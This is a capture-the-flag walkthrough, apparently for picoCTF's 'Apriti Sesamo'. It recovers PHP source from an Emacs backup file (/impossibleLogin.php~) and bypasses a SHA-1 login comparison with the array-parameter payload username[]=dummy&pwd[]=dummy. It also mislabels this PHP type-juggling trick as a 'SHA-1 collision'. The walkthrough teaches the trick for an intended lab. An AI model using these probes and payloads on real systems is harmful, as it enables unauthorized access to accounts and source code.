


Introduction



Emacs Backup Files

When editing files with Emacs, a backup file is created automatically. These files:

- End with a tilde (~).

- Reside in the same directory as the edited file.

- Contain the previous saved version of the file.

Why Is This a Cybersecurity Risk?

If left on the server, Emacs backup files can expose:

- Source code (e.g., .php~, .js~, .html~)

- Configuration data (e.g., config.php~)

- Hardcoded credentials or API keys

Example:

If there's login.php, and it was edited with Emacs, try visiting:

`/login.php~`

You might see something like:

```
$password = 'supersecret123';  
SHA-1 Collision in PHP
```

SHA-1 collision means two different inputs produce the same hash. In PHP, this becomes exploitable because:

```
sha1(array) === null
```

So:

```
sha1(array1) === sha1(array2) -> true
```

Challenge Walkthrough

Target

"Apriti Sesamo" (Italian for "Open Sesame") hints at a hidden access point or secret action.

Instance

The challenge starts with a login button leading to `/impossibleLogin.php`. The page shows two input fields and rejects any arbitrary credentials.

Exploiting Emacs Backup File

Try visiting:

```
/impossibleLogin.php~
```

Inside was PHP code:

```
<?php  
if(isset($_POST["username"]) && isset($_POST["pwd"])){  
    $username = $_POST["username"];  
    $password = $_POST["pwd"];  
    if ($username == $password) {  
        echo "Failed! Even with plain text.";  
    } else {  
        if (sha1($username) === sha1($password)) {  
            echo file_get_contents("../flag{...}");  
        } else {
```

```

        echo "Failed! Even with plain text.";
    }
}
}
?>

```

The Trick: SHA-1 Null Comparison

To bypass:

```
sha1($username) === sha1($password)
```

Use PHP's behavior that `sha1(array)` returns null. If both variables are arrays:

```
null === null // TRUE
```

Payload (Using Burp Suite):

Change POST data to:

```
username[]=dummy&pwd[]=dummy
```

Both username and pwd become arrays → bypass!

Result:

Server returns the flag

The screenshot displays the Burp Suite interface. On the left, the 'Request' tab is selected, showing the raw HTTP request details. The request is a POST to `http://verbal-sleep.picoctf.net:53626/impossibleLogin.php`. The body of the request contains the payload `username[]=a&pwd[]=b`. On the right, the web application interface is shown, featuring the text 'login if you can' and input fields for 'Username:' and 'Password:', along with a 'Login' button. Below the input fields, two warning messages are displayed: 'Warning: sha1() expects parameter 1 to be string, array given in /var/www/html/impossibleLogin.php on line 38' and 'Warning: sha1() expects parameter 1 to be string, array given in /var/www/html/impossibleLogin.php on line 38'.